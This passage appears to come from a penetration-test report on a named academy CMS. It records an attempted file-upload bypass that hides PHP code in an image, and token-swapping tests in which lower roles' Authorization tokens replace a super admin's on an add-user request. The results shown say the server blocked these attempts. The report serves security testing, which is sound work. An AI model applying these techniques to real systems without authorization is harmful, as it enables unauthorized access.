




Here I change the extension to bypass the the extension and try to upload the php code inside the image.




Here the file is uploaded but it is saved as .jpg file and totally ignored the file name provided by the user.




Now get the file from a **GET /academysite/api/public/images/resource/**

K6pl8zDStreB6dH30RQuHGCkd5UGbKBJcAMtUKOq.jpg




Here the php code is running as a plain text but not executed as php file. But it can damage the image




Access Control Vulnerabilities:

10. Attempting that the admin get unauthorized access of adding user by manipulating super admin Authorization token.


Go to cms.bjitacademy.com/login→ login with super admin credential→ go to add user page → add a user→ capture the request and send it to Repeater






Now get the Authorization token of a admin.

Go to cms.bjitacademy.com/login→ login with admin credential→ go to profile page → update profile→ capture the request and send it to Repeater then collect the Authorization token.




Now replacing the super admin token with admin token click the send button.




admin has no permission to add user by changing Authorization Token.

11. Attempting that the SEO Manager get unauthorized access of adding user by manipulating super admin Authorization token.


Go to cms.bjitacademy.com/login→login with super admin credential→go to add user page →add a user→ capture the request and send it to Repeater






Now get the Authorization token of a SEO Manager.

Go to cms.bjitacademy.com/login→login with SEO Manager credential→go to profile page →update profile→ capture the request and send it to Repeater then collect the Authorization token.




Now replacing the super admin token with SEO Manager token & click the send button.




SEO Manager don’t have access to add user by changing the Authorization Token.

12. Attempting that Trainer, has access of adding users by manipulating the super admin Authorization token .


Go to cms.bjitacademy.com/login→login with super admin credential→go to add user page →add a user→ capture the request and send it to Repeater



